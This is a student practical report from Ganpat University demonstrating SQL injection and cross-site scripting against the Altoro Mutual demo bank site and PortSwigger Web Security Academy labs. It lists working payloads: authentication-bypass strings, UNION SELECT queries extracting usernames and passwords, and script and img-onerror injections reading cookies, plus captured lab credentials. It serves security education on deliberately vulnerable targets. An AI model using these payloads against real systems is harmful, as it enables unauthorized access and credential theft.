



**Ganpat  
University**

॥ विद्यया समाजोत्कर्षः ॥

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## **PRACTICAL 01**

### **❖ Question :**

Altoro Mutual Bank has hired you to assess their web application for security goals such as confidentiality and integrity to ensure that their information is not being compromised.

Your role is to prepare assessment report for this also provide steps to secure web application from this type of attacks Note - Provide attack type and screenshot. Also demonstrate on PortSwigger.net.

Website used for educational purpose only- <http://altoro.testfire.net/>

### **✓ SQL Injection (Server Side Attack) :**

- SQL injection is a type of security vulnerability that occurs when an attacker is able to manipulate an application's SQL query by injecting malicious SQL code. This is a server-side attack that targets the database layer of an application.
- In the context of a login form without proper input validation, an attacker can exploit SQL injection to bypass authentication

mechanisms and gain unauthorized access to the system.

Here's a simplified example to illustrate the concept:

- » Suppose you have a login page with the following SQL query to check user credentials:


```
SELECT * FROM users WHERE username = 'input_username' AND password = 'input_password';
```


- » Suppose In a vulnerable scenario, an attacker could input something like:
- » Username: **tushar' OR '0'='0** Password: **tushar' OR '0'='0**
- » The injected input modifies the SQL query to:

```
SELECT * FROM users WHERE username = 'tushar' OR '0'='0' AND password = 'tushar' OR '0'='0';
```




In this case, the condition **'0'='0'** is always true, effectively bypassing the login check. This allows the attacker to log in without providing valid credentials.

### ✓ Output :





[Sign Off](#) | [Contact Us](#) | [Feedback](#) | [Search](#)



DEMO  
SITE  
ONLY

[MY ACCOUNT](#) | [PERSONAL](#) | [SMALL BUSINESS](#) | [INSIDE ALTORO MUTUAL](#)

**I WANT TO ...**

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

**ADMINISTRATION**

- [Edit Users](#)

## Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

### Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$100000!

Click [here](#) to apply.

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2024 Altoro Mutual, Inc. This web application is open source! Get your copy from [Github](#) and take advantage of advanced features

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
✓ **CLIENT Side Attack (JS(javascript) Attack) :**


- » A client-side attack, particularly involving JavaScript (JS), refers to malicious activities or manipulations that occur on the user's end, within their web browser. Unlike server-side attacks, client-side attacks target the user's machine and leverage vulnerabilities in the client-side technologies, often relying on JavaScript to execute malicious code.
- » One common form of client-side attack is Cross-Site Scripting (XSS), where an attacker injects malicious scripts into web pages that are then viewed by other users. These scripts can steal sensitive information, manipulate the appearance of the page, or perform other malicious actions.
- » In your provided examples, you've shared snippets that illustrate potential JavaScript attacks:

**1. Alert Message:**

```
<script>alert('Hi')</script>
```

- » This script displays an alert with the message 'Hi' when executed. This is a basic example often used to demonstrate the ability to inject and execute arbitrary code on a web page.






## 2. Cookie Theft :

`<script>alert(document.cookie)</script>`


- » This script alerts the user's browser cookies. In a real-world scenario, an attacker might use this information for session hijacking or other unauthorized activities.



### 3. Image Source Manipulation :

`test123<img src=x onerror=alert(document.cookie)>mag`

- » This example tries to load an image with a source (**src**) that triggers a JavaScript **alert** when an error occurs. This could be used to inject malicious scripts into a page through seemingly harmless image tags.







## →SQL injection vulnerability allowing login bypass :

The screenshot shows a web browser window with two tabs: "SQL injection - PortSwigger" and "SQL injection vulnerability allow...". The address bar displays the URL: `https://0acd00d703a90883806c4ed4001700c6.web-security-academy.net/login`. The page header includes the "Web Security Academy" logo, the title "SQL injection vulnerability allowing login bypass", a "LAB Solved" badge, and a link to "Back to lab description >>". An orange banner reads "Congratulations, you solved the lab!" with links to "Share your skills!", "Continue learning >>", and "Home | My account". The "Login" section contains a form with "Username" and "Password" fields. The "Username" field contains the text `administrator'--` and the "Password" field contains a masked password. A "Log in" button is at the bottom of the form.

The screenshot shows the same web browser window with the URL updated to `https://0acd00d703a90883806c4ed4001700c6.web-security-academy.net/my-account?id=administrator`. The page header is identical to the previous screenshot. The orange banner now includes a "Log out" link. The "My Account" section displays "Your username is: administrator" and a form with an "Email" field and an "Update email" button.



## → SQL injection UNION attack, determining the number of columns returned by the query :

### Before :

The screenshot shows the Burp Suite interface on the left and the Web Security Academy lab on the right. In Burp Suite, the HTTP history shows a GET request to `https://0a62002004c3e44e80da627400470085.web-security-academy.net/443` with a query parameter `?category=Corporate+gifts+UNION+SELECT+NULL,4NULL,4NULL--`. The Web Security Academy lab on the right is titled "SQL injection UNION attack, determining the number of columns returned by the query" and is marked as "Not solved". The lab description states: "This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack. To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values."


### After :

The screenshot shows the Burp Suite interface on the left and the Web Security Academy lab on the right. In Burp Suite, the HTTP history shows a POST request to `https://0a62002004c3e44e80da627400470085.web-security-academy.net/academyLabHeader` with a body containing `1: PING`. The Web Security Academy lab on the right is now marked as "LAB Solved". The lab title is "SQL injection UNION attack, determining the number of columns returned by the query". The lab description states: "Congratulations, you solved the lab! Share your skills! Continue learning". Below the description, there is a section titled "WE LIKE TO SHOP" with a list of products and their prices:

Product	Price	Action
Sprout More Brain Power	\$65.78	<a href="#">View details</a>
Waterproof Tea Bags	\$24.11	<a href="#">View details</a>
Single Use Food Hider	\$85.08	<a href="#">View details</a>
Hydrated Crackers	\$92.21	<a href="#">View details</a>

## → SQL injection UNION attack, finding a column containing text

### Before :



WebSecurity Academy

SQL injection UNION attack, finding a column containing text

LAB Not solved

Back to lab home

Make the database retrieve the string: `XTOsEu`

Back to lab description >>

Home | My account

WE LIKE TO SHOP

Gifts' UNION select NULL, 'a' ,NULL--


Refine your search:

All Corporate gifts Food & Drink Gifts Lifestyle Pets

Conversation Controlling Lemon	\$22.13	<a href="#">View details</a>
Couple's Umbrella	\$81.67	<a href="#">View details</a>
Snow Delivered To Your Door	\$58.81	<a href="#">View details</a>
High-End Gift Wrapping	\$79.58	<a href="#">View details</a>

a

### After :



WebSecurity Academy

SQL injection UNION attack, finding a column containing text

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Home | My account

WE LIKE TO SHOP

Gifts' UNION select NULL, 'XTOsEu' ,NULL--

Refine your search:

All Corporate gifts Food & Drink Gifts Lifestyle Pets

Conversation Controlling Lemon	\$22.13	<a href="#">View details</a>
Couple's Umbrella	\$81.67	<a href="#">View details</a>
Snow Delivered To Your Door	\$58.81	<a href="#">View details</a>
High-End Gift Wrapping	\$79.58	<a href="#">View details</a>

XTOsEu

## → SQL injection UNION attack, retrieving data from other tables

### Before :

The screenshot shows the Burp Suite interface on the left and a web browser on the right. In Burp Suite, the HTTP history tab is active, showing a GET request to `https://0ab2001803a3907c808e1257006f005e.web-security-academy.net/443`. The request body is a GET request with a filter parameter. The web browser shows the 'WebSecurity Academy' page with a 'SQL injection UNION attack, retrieving data from other tables' challenge. The page has a 'Back to lab home' button and a 'Back to lab description' link. The page content includes a 'WE LIKE TO SHOP' banner and a 'Food & Drink' section.

### After :



The screenshot shows the web browser displaying the result of the SQL injection attack. The URL bar shows the injected payload: `https://0ab2001803a3907c808e1257006f005e.web-security-academy.net/filter?category=Gifts%27+union+select+username,password+from+users--`. The page title is 'SQL injection UNION attack, retrieving data from other tables'. The page content shows the 'WE LIKE TO SHOP' banner and a 'Gifts' section. The search results for 'Gifts' show a product named 'Snow Delivered To Your Door' with a description: 'By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze. \*Chip away at each block until the ice resembles snowflakes. \*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on'.

As you can see here below we retrieved admin's password

:-

administrator

cd1b210g8bs6e4qmrmde



## → SQL injection UNION attack, retrieving multiple values in a single column

**Before :**

The screenshot shows the Burp Suite interface on the left and a web browser on the right. In Burp Suite, the 'Intercept' tab is active, showing an intercepted HTTP request to 'https://0af8003103109b7281f6c57c00fa001a.web-security-academy.net:443'. The request is an HTTP/2 GET request with a 'filter?category=Gifts' parameter. The browser on the right shows the 'WebSecurity Academy' page with a 'SQL injection UNION attack, retrieving multiple values in a single column' message. The page has a 'LAB Not solved' status and a 'Back to lab home' button. The page content includes a 'WE LIKE TO SHOP' header and a search bar with filters for 'All', 'Accessories', 'Clothing, shoes and accessories', 'Gifts', 'Lifestyle', and 'Toys & Games'. Below the search bar, there are product listings like 'Snow Delivered To Your Door', 'High-End Gift Wrapping', 'Conversation Controlling Lemon', and 'Couple's Umbrella'.

**After :**

**As you can see here we retrieved multiple values and password of admin login :**

The screenshot shows the web browser displaying the results of the SQL injection attack. The URL bar shows 'https://0af8003103109b7281f6c57c00fa001a.web-security-academy.net/filter?category=Gifts'. The page content shows the 'WE LIKE TO SHOP' header and the search results. The search results are displayed in a table with columns for the product name and a 'View details' button. The search results are as follows:

Product Name	Action
carlos~nxy19skdcnfa3fpdj3dq	
Couple's Umbrella	<a href="#">View details</a>
Conversation Controlling Lemon	<a href="#">View details</a>
administrator~o1h8mrdtxikg5p7g5otb	
High-End Gift Wrapping	<a href="#">View details</a>
Snow Delivered To Your Door	<a href="#">View details</a>
wiener~156k2wl5d3fs1c9w4bub	

SQL injection - PortSwigger x SQL injection UNION attack, retrieving multiple values in a single column

WebSecurity Academy

SQL injection UNION attack, retrieving multiple values in a single column

LAB Not solved

Back to lab description >>

Home | My account

## Login

Username  
administrator

Password  
\*\*\*\*\*

Log in

SQL injection - PortSwigger x SQL injection UNION attack, retrieving multiple values in a single column

WebSecurity Academy

SQL injection UNION attack, retrieving multiple values in a single column

LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

Home | My account | Log out

## My Account

Your username is: administrator

Email

Update email